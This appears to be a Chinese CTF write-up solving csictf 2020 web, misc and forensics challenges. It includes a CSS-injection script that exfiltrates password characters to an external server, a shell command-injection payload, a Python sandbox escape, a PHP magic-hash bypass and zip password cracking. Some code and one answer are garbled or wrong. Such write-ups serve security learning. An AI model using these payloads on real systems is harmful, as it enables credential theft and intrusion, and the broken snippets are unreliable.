```

```
csictf{1nj3ct10n_15_p41nfu1}
```

拿到flag

```
csictf{1nj3ct10n_15_p41nfu1}
```

Warm Up

考点：SHA1弱类型比较

```
<?php
if (isset($_GET['hash'])) {
    if ($_GET['hash'] === "10932435112") {
        die('Not so easy mate.');
```

```
    }

    $hash = sha1($_GET['hash']);
    $target = sha1(10932435112);
    if($hash == $target) {
        include('flag.php');
        print $flag;
    } else {
        print "csictf{loser}";
    }
} else {
    show_source(__FILE__);
}
?>
```

https://blog.csdn.net/weixin_46676743

考察SHA1弱类型比较

```
<?php
if (isset($_GET['hash'])) {
    if ($_GET['hash'] === "10932435112") {
        die('Not so easy mate.');
```

```
    }

    $hash = sha1($_GET['hash']);
    $target = sha1(10932435112);
    if($hash == $target) {
        include('flag.php');
        print $flag;
    } else {
        print "csictf{loser}";
    }
} else {
    show_source(__FILE__);
}
?>
```

注意代码中

```
if ($_GET['hash'] === "10932435112") {  
    die('Not so easy mate.');
```

sha (10932435112) 给出了0e077666915004133176347055865026311692244，整数项为0*10^077666915004133176347055865026311692244，“==”的作用是转换任何看起来像整数字符串的内容，所以0^a等于0，现在将这个值与\$ hash变量进行比较，该变量是sha1 (\$hash)，搜索sha1 hash以0e开头的字符串。参考：<https://github.com/spaze/hashe/blob/master/sha1.md>，用到“aaroZmOk”

构造payload:

<http://your ip:port/?hash=aaroZmOk>

拿到flag

csictf{typ3_juggl1ng_1n_php}


Oreo

考点: cookie机制

My nephew is a fussy eater and is only willing to eat chocolate oreo. Any other flavour and he throws a tantrum.

https://blog.csdn.net/weixin_46676743

查看此页面的cookie



Name	Value	Domain	Path
__cfduid	d6a1d86f5f745cfb49e0ef87ed2f419511595032775	.csivit.com	/
_ga	GA1.2.1510610708.1595775027	.csivit.com	/
_gid	GA1.2.1130354538.1595775027	.csivit.com	/
flavour	c3RyYXd1ZXJyeQ%3D%3D	chall.csivit.com	/

https://blog.csdn.net/weixin_46676743

base64解码康康: strawberry

回到题目说，我侄子要吃巧克力奥里给。。。chocolate
base64编码康康：Y2hvY29sYXRl，还要求有flavour。。。
burp抓包走一个，改一下flavour

```
GET / HTTP/1.1
Host: chall.csivit.com:30231
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=d7a9c8b1b591e15a1b1a120e0e0a1104983212; flavour=c3RyYXdiZXJyeQ%3D%3D
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 12 Jul 2017 00:00:00 GMT
If-None-Match: W/"14f-1735e048b98"
Cache-Control: max-age=0
```

https://blog.csdn.net/weixin_46676743

拿到flag
csictf{1ick_twi5t_dunk}

Mr Rami

考点：robots.txt

“People who get violent get that way because they can't communicate.”

<http://chall.csivit.com:30231>

二话不说，直接看robots.txt文件

```
# Hey there, you're not a robot, yet I see you sniffing through this file.
# SEO you later!
# Now get off my lawn.

Disallow: /fade/to/black
```

访问http://your ip:port/fade/to/black，拿到flag
拿到flag
csictf{br0b0t_1s_pr3tty_c00l_1_th1nk}

The Confused Deputy

考点：CSS注入

掏出脚本生成payload：

```
f = open("poc.css", "w")
dic = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}-'"
for i in dic:
    payload = "'#000000;} input[type=password][value^='"+ i + "'" ]{background-image:url("http://47.97.199.89:8888/?flag='"+ i + "'");}'"
    f.write(payload + "\n")
f.close()
```

放到burp的intrude模块进行爆破

Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			237	
1	#000000;} input[type=pas...	200			237	
2	#000000;} input[type=pas...	200			237	
3	#000000;} input[type=pas...	200			237	
4	#000000;} input[type=pas...	200			237	
5	#000000;} input[type=pas...	200			237	

Request Response

Raw Params Headers Hex

Upgrade-Insecure-Requests: 1
Origin: http://chall.csivit.com:30256
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://chall.csivit.com:30256/admin
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: __cfduid=d6a1d86f5745cfb49e0ef87ed2f419511595032775; _ga=GA1.2.1510610708.1595775027; admin="2|1:0|10:1595249713|5:admin|8:dHJ1ZQ==|204a491ba6f1ac740139474be4f16f9c93dd806543c714360649f51e6a5262"; _gid=GA1.2.1417171460.1596010746
Connection: close

url=http%3A%2F%2Fchall.csivit.com%3A30256%2Fview&color=#000000%3b%7d%20input[type%3Dpassword][value%5e%3d%22c%22]%7background-image%3Aurl(%22http%3a%2f%2f47%2e97%2e199%2e89%3a8888%2f%3flag%3dc%22)%3b%7d%20

0 matches

5 of 65

在VPS上监听端口

```
[root@ ~]# nc -lvp 8888
Ncat: Version 7.50 (https://nmap.org/ncat)
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 34.105.250.152.
Ncat: Connection from 34.105.250.152:40626.
GET /?flag=c HTTP/1.1
Host: 47.97.100.80:8888
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/85.0.4182.0 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://chall.csivit.com:30256/view
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

逐次爆破各个位置拿到flag

csictf{cssxss}

Secure Portal

考点: JS代码审计

可以看到一堆JS代码

```

var _0x575c=['\x32\x2d\x34','\x73\x75\x62\x73\x74\x72\x69\x6e\x67','\x34\x2d\x37','\x67\x65\x74\x49\x74\x65\x6d',
'\x64\x65\x6c\x65\x74\x65\x49\x74\x65\x6d','\x31\x32\x2d\x31\x34','\x30\x2d\x32','\x73\x65\x74\x49\x74\x65\x6d',
'\x39\x2d\x31\x32','\x5e\x37\x4d','\x75\x70\x64\x61\x74\x65\x49\x74\x65\x6d','\x62\x62\x3d','\x37\x2d\x39','\x3
1\x34\x2d\x31\x36','\x6c\x6f\x63\x61\x6c\x53\x74\x6f\x72\x61\x67\x65'];(function(_0x4f0aae,_0x575cf8){var _0x51
eea2=function(_0x180eeb){while(--_0x180eeb){_0x4f0aae['push'](_0x4f0aae['shift']());}};_0x51eea2(++_0x575cf8);)(_
_0x575c,_0x78);var _0x51ee=function(_0x4f0aae,_0x575cf8){_0x4f0aae=_0x4f0aae-0x0;var _0x51eea2=_0x575c[_0x4f0aae
];return _0x51eea2;};functionCheckPassword(_0x47df21){var _0x4bbdc3=[_0x51ee('0xe'),_0x51ee('0x3'),_0x51ee('0x7'
),_0x51ee('0x4'),_0x51ee('0xa')];window[_0x4bbdc3[0x0]][_0x4bbdc3[0x2]]('9-12','BE*');window[_0x4bbdc3[0x0]][_0x
4bbdc3[0x2]](_0x51ee('0x2'),_0x51ee('0xb'));window[_0x4bbdc3[0x0]][_0x4bbdc3[0x2]](_0x51ee('0x6'),'5W');window[_
0x4bbdc3[0x0]][_0x4bbdc3[0x2]]('16',_0x51ee('0x9'));window[_0x4bbdc3[0x0]][_0x4bbdc3[0x2]](_0x51ee('0x5'),'pg');
window[_0x4bbdc3[0x0]][_0x4bbdc3[0x2]]('7-9','+n');window[_0x4bbdc3[0x0]][_0x4bbdc3[0x2]](_0x51ee('0xd'),'4t');w
indow[_0x4bbdc3[0x0]][_0x4bbdc3[0x2]](_0x51ee('0x0'),'F');if(window[_0x4bbdc3[0x0]][_0x4bbdc3[0x1]](_0x51ee('0x
8'))===_0x47df21[_0x51ee('0x1')](0x9,0xc)){if(window[_0x4bbdc3[0x0]][_0x4bbdc3[0x1]](_0x51ee('0x2'))===_0x47df21
['substring'](0x4,0x7)){if(window[_0x4bbdc3[0x0]][_0x4bbdc3[0x1]](_0x51ee('0x6'))===_0x47df21[_0x51ee('0x1')](0x
0,0x2)){if(window[_0x4bbdc3[0x0]][_0x4bbdc3[0x1]]('16')===_0x47df21[_0x51ee('0x1')](0x10)){if(window[_0x4bbdc3[0
x0]][_0x4bbdc3[0x1]](_0x51ee('0x5'))===_0x47df21[_0x51ee('0x1')](0xc,0xe){if(window[_0x4bbdc3[0x0]][_0x4bbdc3[0
x1]](_0x51ee('0xc'))===_0x47df21[_0x51ee('0x1')](0x7,0x9)){if(window[_0x4bbdc3[0x0]][_0x4bbdc3[0x1]](_0x51ee('0x
d'))===_0x47df21[_0x51ee('0x1')](0xe,0x10){if(window[_0x4bbdc3[0x0]][_0x4bbdc3[0x1]](_0x51ee('0x0'))===_0x47df2
1[_0x51ee('0x1')](0x2,0x4))return!![;]}}}}}}}return!![;]}

```

在线工具进行解密

<http://www.jsnice.org/> 或者

<http://tool.chinaz.com/tools/jscodeconfusion.aspx> 或者 <https://www.sojson.com/js.html>

```

'use strict';
/** @type {!Array} */
var _0x575c = ["2-4", "substring", "4-7", "getItem", "deleteItem", "12-14", "0-2", "setItem", "9-12", "^7M", "up
dateItem", "bb=", "7-9", "14-16", "localStorage"];
(function(data, i) {
  /**
   * @param {number} selected_image
   * @return {undefined}
   */
  var validateGroupedContexts = function fn(selected_image) {
    for (; --selected_image;) {
      data["push"](data["shift"]());
    }
  };
  validateGroupedContexts(++i);
})(_0x575c, 120);
/**
 * @param {string} ballNumber
 * @param {?} opt_target
 * @return {?}
 */
var _0x51ee = function PocketDropEvent(ballNumber, opt_target) {
  /** @type {number} */
  ballNumber = ballNumber - 0;
  var ball = _0x575c[ballNumber];
  return ball;
};
/**
 * @param {!Object} results
 * @return {?}
 */
function CheckPassword(results) {
  /** @type {!Array} */
  var easing = [_0x51ee("0xe"), _0x51ee("0x3"), _0x51ee("0x7"), _0x51ee("0x4"), _0x51ee("0xa)];
  window[easing[0]][easing[2]]("9-12", "BE*");
}

```

```

window[easing[0]][easing[2]](_0x51ee("0x2"), _0x51ee("0xb"));
window[easing[0]][easing[2]](_0x51ee("0x6"), "5W");
window[easing[0]][easing[2]]("16", _0x51ee("0x9"));
window[easing[0]][easing[2]](_0x51ee("0x5"), "pg");
window[easing[0]][easing[2]]("7-9", "+n");
window[easing[0]][easing[2]](_0x51ee("0xd"), "4t");
window[easing[0]][easing[2]](_0x51ee("0x0"), "$F");
if (window[easing[0]][easing[1]](_0x51ee("0x8")) === results[_0x51ee("0x1"])(9, 12)) {
  if (window[easing[0]][easing[1]](_0x51ee("0x2")) === results["substring"](4, 7)) {
    if (window[easing[0]][easing[1]](_0x51ee("0x6")) === results[_0x51ee("0x1"])(0, 2)) {
      if (window[easing[0]][easing[1]]("16") === results[_0x51ee("0x1"])(16)) {
        if (window[easing[0]][easing[1]](_0x51ee("0x5")) === results[_0x51ee("0x1"])(12, 14)) {
          if (window[easing[0]][easing[1]](_0x51ee("0xc")) === results[_0x51ee("0x1"])(7, 9)) {
            if (window[easing[0]][easing[1]](_0x51ee("0xd")) === results[_0x51ee("0x1"])(14, 16)) {
              if (window[easing[0]][easing[1]](_0x51ee("0x0")) === results[_0x51ee("0x1"])(2, 4)) {
                return ![];
              }
            }
          }
        }
      }
    }
  }
}
return ![];
}
;

```

JS代码审计，可以直接看checkPassword函数，下面这一块应该是给元素赋值

```

window[easing[0]][easing[2]]("9-12", "BE*");
window[easing[0]][easing[2]](_0x51ee("0x2"), _0x51ee("0xb"));
window[easing[0]][easing[2]](_0x51ee("0x6"), "5W");
window[easing[0]][easing[2]]("16", _0x51ee("0x9"));
window[easing[0]][easing[2]](_0x51ee("0x5"), "pg");
window[easing[0]][easing[2]]("7-9", "+n");
window[easing[0]][easing[2]](_0x51ee("0xd"), "4t");
window[easing[0]][easing[2]](_0x51ee("0x0"), "$F");

```

下面这一块就是检查密码

```
if (window[easing[0]][easing[1]](_0x51ee("0x8")) === results[_0x51ee("0x1")](9, 12)) {
  if (window[easing[0]][easing[1]](_0x51ee("0x2")) === results["substring"](4, 7)) {
    if (window[easing[0]][easing[1]](_0x51ee("0x6")) === results[_0x51ee("0x1")](0, 2)) {
      if (window[easing[0]][easing[1]]("16") === results[_0x51ee("0x1")](16)) {
        if (window[easing[0]][easing[1]](_0x51ee("0x5")) === results[_0x51ee("0x1")](12, 14)) {
          if (window[easing[0]][easing[1]](_0x51ee("0xc")) === results[_0x51ee("0x1")](7, 9)) {
            if (window[easing[0]][easing[1]](_0x51ee("0xd")) === results[_0x51ee("0x1")](14, 16)) {
              if (window[easing[0]][easing[1]](_0x51ee("0x0")) === results[_0x51ee("0x1")](2, 4)) {
                return !![];
              }
            }
          }
        }
      }
    }
  }
}
return !![];
```

https://blog.csdn.net/weixin_46676743

分析，可以看到密码被拆分成很多部分，而且不是按0, 1, 2, 3...顺序来的，_0x51ee不知道是什么变量，但是可以通过这两部分结合起来看，发现元素赋值和检查密码的顺序是一样的，也就是说9-12位是BE*，4-7位是_0x51ee("0xb")，并且4-7对应_0x51ee("0x2")，再回过头来看一下_0x575c数组，刚好_0x575c[0x02]=4-7。以此类推，可以得到密码5W\$Fbb=+nBE*pg4t^7M，提交密码，拿到flag
csictf{l3t_m3_c0nfus3_y0u}

MISC

Friends

考点：python源码分析

by shreyas-sriram

I made a really complicated math function. Check it out.

[nc chall.csivit.com](http://nc.chall.csivit.com) 30425

查看题目所给的源代码，分析，输入的内容不能等于数字，输入应该在3到100之间

```

import math
import sys

def fancy(x):
    a = (1/2) * x
    b = (1/2916) * ((27 * x - 155) ** 2)
    c = 4096 / 729
    d = (b - c) ** (1/2)
    e = (a - d - 155/54) ** (1/3)
    f = (a + d - 155/54) ** (1/3)
    g = e + f + 5/3
    return g

def notfancy(x):
    return x**3 - 5*x**2 + 3*x + 10

def mathStuff(x):
    if (x < 3 or x > 100):
        exit()

    y = fancy(notfancy(x))

    if isinstance(y, complex):
        y = float(y.real)

    y = round(y, 0)
    return y

print("Enter a number: ")
sys.stdout.flush()
x = round(float(input()), 0)
if x == mathStuff(x):
    print('Fail')
    sys.stdout.flush()
else:
    print(open('namo.txt').read())
    sys.stdout.flush()

```

需要注意的是，输入应在float()中

```
x = round(float(input()), 0)
```

查看namo.txt, 上脚本, 拿到flag

```
#!/bin/bash

touch namo.txt
touch temp.txt

echo "nan" > payload.txt

get nc response
cat payload.txt | nc chall.csivit.com 30425 > namo.txt

get indexes
index=$(grep -o "[0-9]\{1,2\}" namo.txt)

get bits of flag
bits=$(grep -o "\.\"" namo.txt)

match the indexes with the flag and store in file
for(( j=0 ; j<${#index[@]} ; j++ ))
do
printf -v s "%02d" ${index[$j]} # format index
echo "$s:${bits[$j]}" >> temp.txt
done

sort file and get flag
flag=$(sort temp.txt | cut -d ' ' -f 2)

remove files
rm namo.txt
rm temp.txt
rm payload.txt

printf %s "${flag[@]}" $'\n'
```

拿到flag

```
csictf{my_n4n_15_4_gr34t_c00k}
```

BroBot

考点：文字转语音、代码分析

This BoT can speak, can you ask him the flag?

打开Telegram App，开始和机器人对话，测试可用的命令，查资料显示该机器人是一个text2voice机器人，它将把我们提供的任何文本转换为等效的语音文件，当我们输入/about命令时，我们会得到bot源代码的github链接，继续检查机器人的源代码

```

def send_voice_msg(update, context):
    text = update.message.text
    fs = open(f"/home/ctf/{update.message.from_user.id}", "w")
    fs.write(f"echo '{text}'")
    fs.close()
    os.system(
        f"su ctf -c 'sh /home/ctf/{update.message.from_user.id} | espeak -w /home/ctf/{update.message.from_user.
id}.wav --stdin'"
    )
    update.message.reply_audio(
        open(f"/home/ctf/{update.message.from_user.id}.wav", "rb")
    )
    os.system(
        f"rm /home/ctf/{update.message.from_user.id}; rm /home/ctf/{update.message.from_user.id}.wav"
    )
    return ConversationHandler.END

```

分析源码，给出的文本附加了echo命令，并使用espeak运行并转换为等效的音频文件。由于输入没有被过滤，可以让echo执行任何命令

Payload: '\$(cat flag.txt)'

拿到flag的语音文件，borbot.wav

<https://dunsp4rce.github.io/csictf-2020/assets/BroBot/brobot.wav>

拿到flag

csictf{ai_will_take_over_the_world}

Prime Roll

考点：素数运算

We built a random number generator and it just rolls dice in the background and prints the result of the roll. We love prime numbers so a dice with $(10^9)+7$ (a famous prime number) sides is used. To simulate random behaviour, the machine rolls the dice n number of times, where n equals the $2^{((10^9)+7)}$ (th) prime number. We want to know the probability of the largest result among all these rolls being a prime number too. You can stop the machine from rolling dices till the Heat Death of the universe by telling us the answer beforehand. Calculate the first 10 digits after the decimal place.

The flag will look like -> csictf{first_10_digits_after_the_decimal_point}

https://blog.csdn.net/weixin_46676743

翻译一下：

我们建立了一个随机数发生器，它是在后台滚动骰子并打印滚动的结果。我们喜欢素数，所以用 $(10^9)+7$ （一个著名的素数）边的骰子。为了模拟随机行为，机器滚动骰子 n 次，其中 n 等于 $2^{((10^9)+7)}$ （th）素数。我们想知道所有这些目录中最大的结果是素数的概率。

你可以事先告诉我们答案，阻止机器滚动骰子直到宇宙被热死，计算小数点后的前10位数字。。。

flag看上去像是csictf{first_10_digits_after_the_decimal_point}

分析:



https://blog.csdn.net/weixin_46676743

不确定这个问题是关于什么的，但至少凭直觉，如果你滚动一个骰子多次，骰子上最大的数字出现至少一次的概率趋于1。因为在这种情况下，最大的数字是 10^9+7 （这是素数），所以在所有这些目录中，最大结果是素数的概率也趋于1（类似于0.999999999...），因此，小数点后的前10位很可能是999999999，甚至不需要计算

拿到flag

```
csictf{999999999}
```

Prison Break

考点: python类分析

I found a script that solves ciphers, they say it's pretty secure!

先用nc去访问ip，python解释器是打开的，但可以看到许多常用命令被禁止，所以就像任何python jail库文件一样，尝试不同的方法去绕过被禁止的命令，`print(dir())`，试着`print(dir(builtins))`，接着`print().class.base.subclasses()`，输出了很多有用的类，其中有file类，`print().class.base.subclasses()[40].read()`，看到没有flag，检查flag的源代码，`print().class.base.subclasses()[40].read()`，拿到源码

```
#!/usr/bin/python

import sys

class Sandbox(object):
    def execute(self, code_string):
        exec(code_string)
        sys.stdout.flush()

sandbox = Sandbox()

_raw_input = raw_input

main = sys.modules["__main__"].__dict__
orig_builtins = main["__builtins__"].__dict__

builtins_whitelist = set((
    #exceptions
    'ArithmeticError', 'AssertionError', 'AttributeError', 'Exception',

    #constants
    'False', 'None', 'True',

    #types
    'basestring', 'bytearray', 'bytes', 'complex', 'dict',

    #functions
    'abs', 'bin', 'dir', 'help'

    # blocked: eval, execfile, exit, file, quit, reload, import, etc.
))

for builtin in orig_builtins.keys():
    if builtin not in builtins_whitelist:
        del orig_builtins[builtin]

print("Find the flag.")
sys.stdout.flush()

def flag_function():
    flag = "csictf{m1ch34l_sc0fi3ld_fr0m_pr1s0n_br34k}"

while 1:
    try:
        sys.stdout.write(">>> ")
        sys.stdout.flush()
        code = _raw_input()
        sandbox.execute(code)
    except Exception:
        print("You have encountered an error.")
        sys.stdout.flush()
```

拿到flag

```
def flag_function():
    flag = "csictf{m1ch34l_sc0fi3ld_fr0m_pr1s0n_br34k}"

while 1:
```

csictf{m1ch34l_sc0fi3ld_fr0m_pr1s0n_br34k}

Mafia

考点：迭代分析

The CTF Mafia wants to remove the competition (i.e.you) to again have monopoly over flags. Bribe the Mafia to get away unscathed and with the flag.

解压压缩包，打开prob.pdf

Problem Statement:

To bribe the Mafia, you need a lot of money. You can borrow only from one of your 300 friends (numbered 1 to 300) who have 1 to 1000000(both inclusive) bucks, so you want to borrow money from the friend with the most cash.

However, your friends are pretty annoying and only tell you whether they have greater(G), lesser(L) or equal(E) money to a given value.

You can ask a maximum 1000 questions (even less are ok) of the form 1 (friend_number) (value). And finally input the maximum amount of money you can borrow in the form 2 (max_money).

Examples:

- 1 15 3007 This question asks whether the 15th friend has more, less or equal money to 3007 bucks.
- 2 2000 This indicates that the friend with the maximum money has 2000 bucks.

Note:

- Asking more than 1000 questions will end program instantly.
- Entering invalid question or final input will end program instantly.
- Keep friend_number between 1 and 300(both inclusive) and keep value between 1 and 1000000(both inclusive).

https://blog.csdn.net/weixin_46676743

这个问题是二进制搜索的一个应用。amount的值是二进制搜索的，下限为1，上限为1000000，在每次迭代中，将根据当前的朋友集查询当前金额。金额大于当前金额的所有好友将作为下一次迭代的好友集，如果没有朋友的金额大于当前金额，但有朋友的金额等于当前金额，则显示该值，否则，同一组朋友的花费会更低

掏出脚本：

```

from pwn import *

conn = remote('chall.csivit.com',30721)
friends = [i for i in range(1,301)]

beg = 1
end = 1000000
while len(friends) > 0:
    cur_value = (beg + end) // 2
    G = []
    E = []
    for x in friends:
        conn.send(f'1 {x} {cur_value}\n')
        v = conn.recvline(1).decode()[0]
        if v == 'G':
            G.append(x)
        elif v == 'E':
            E.append(x)
    print()
    if len(G) > 0:
        friends = G[:]
        beg = cur_value + 1
    elif len(E) > 0:
        conn.send('2 '+ str(cur_value) +"\n")
        while True:
            print(conn.recvline())
    else:
        end = cur_value - 1

```

拿到flag

csictf{y0u_ar5_t8e_k!ng_of_rAnd0mne55}

No DIStractions

考点：robots协议

I see all, I read all, but I shall not speak until I am asked to. Ask me, and thou shall recieve.

题目的大写字母是“DIS”，所以它可能是一个不一致的flag，盲猜与robots有关。在向robots发送flag时，它会说“sssshhh，不在这里。也许是我吧。在管理robots时，它会打印flag

拿到flag





csictf{m0r3_huMaN_than_Y0u}

Forensics

Gradient sky

考点：图片隐写

打开图片发现什么都没有，用7zip打开看看

名称	大小	修改时间	创建时间	文件	文件夹
 docker-compos...	355	2020-09-1...	2021-01-0...		
 Gradient sky.zip	274 614	2021-02-0...	2021-02-0...		
 README.md	677	2020-09-1...	2021-01-0...		
 sky.jpg	295 133	2020-09-1...	2021-01-0...		

https://blog.csdn.net/weixin_46676743

发现一个.txt文件

```
ls.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
csictf{j0ker_w4snt_happy}
```


https://blog.csdn.net/weixin_46676743

拿到flag

csictf{j0ker_w4snt_happy}

Archenemy

考点：图片隐写



在进行取证时，检查文件的所有文件格式是一个很好的做法，可以拿到一些题目信息：

```
arched.png: JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 1920x1080, components 3
```

更改文件后缀为.jpeg，通过Stego工具箱运行图像文件，发现steghide发现了一个嵌入的flag.zip图像中的文件，试图解开flag.zip，但要求提供密码，所以试着用fcrackzip强制输入密码

```
fcrackzip -v -u -D -p 你用来爆破的字典 flag.zip
```

```
found file 'meme.jpg', (size cp/uc 27553/ 27752, flags 9, chk 9ed1)
```

```
PASSWORD FOUND!!!!: pw == kathmandu
```

flag.zip的密码是kathmandu，提取内容，得到一个meme.jpg，打开拿到flag

拿到flag

```
csictf{1_h0pe_y0u_don't_s33_m3_here}
```

unseen

考点：图片隐写、音频隐写

With his dying breath, Prof. Ter Stegen hands us an image and a recording. He tells us that the image is least significant, but is a numerical key to the recording and the recording hides the answer. It may seem as though it's all for nothing, but trust me it's not!

翻译

带着最后一口气，斯特根教授递给我们一张照片和一段录音。他告诉我们，图像是最不重要的，但它是录音的数字键，录音隐藏了答案。看起来好像这一切都是徒劳的，但相信我不是！

解压压缩包，有一张图片，用stegsolve打开



使用给的数字串，用steghide从wav文件中获取隐藏的数据

```
steghide --extract -cf morse.wav -p 42845193
```

flag.txt文件打开是空的，用十六进制编辑器打开

```
00000000: 2020 2009 0920 2020 0909 0d0a 090d 0a20  ..  ....
00000010: 2020 2020 0909 0920 2009 090d 0a09 0d0a  ....  ....
00000020: 2020 2020 2009 0920 0920 2009 0d0a 090d  ..  ....
00000030: 0a20 2020 2020 0909 2020 2009 090d 0a09  .  ..  ....
00000040: 0d0a 2020 2020 2009 0909 2009 2020 0d0a  ..  ....
00000050: 090d 0a20 2020 2020 0909 2020 0909 200d  ...  ..  ..
00000060: 0a09 0d0a 2020 2020 2009 0909 0920 0909  ....  ....
00000070: 0d0a 090d 0a20 2020 2020 2009 0920 0909  .....  ..
00000080: 090d 0a09 0d0a 2020 2020 2009 0920 0920  .....  ..
```

发现这些十六进制码的ascii码是

```
20 - Space
09 - Tab
0d0a - \r\n
```

google上搜索“只有tab和space ctf的文件”时，有一篇johnhammond写的这个writeup <https://medium.com/@johnhammond010/codefest-ctf-2018-writeups-f45dafebb8c2>，按照给定的步骤并将\t替换为1，将“”替换为0，最终拿到flag
csictf{7h47_15_h0w_y0u_c4n_83c0m3_1nv151813}

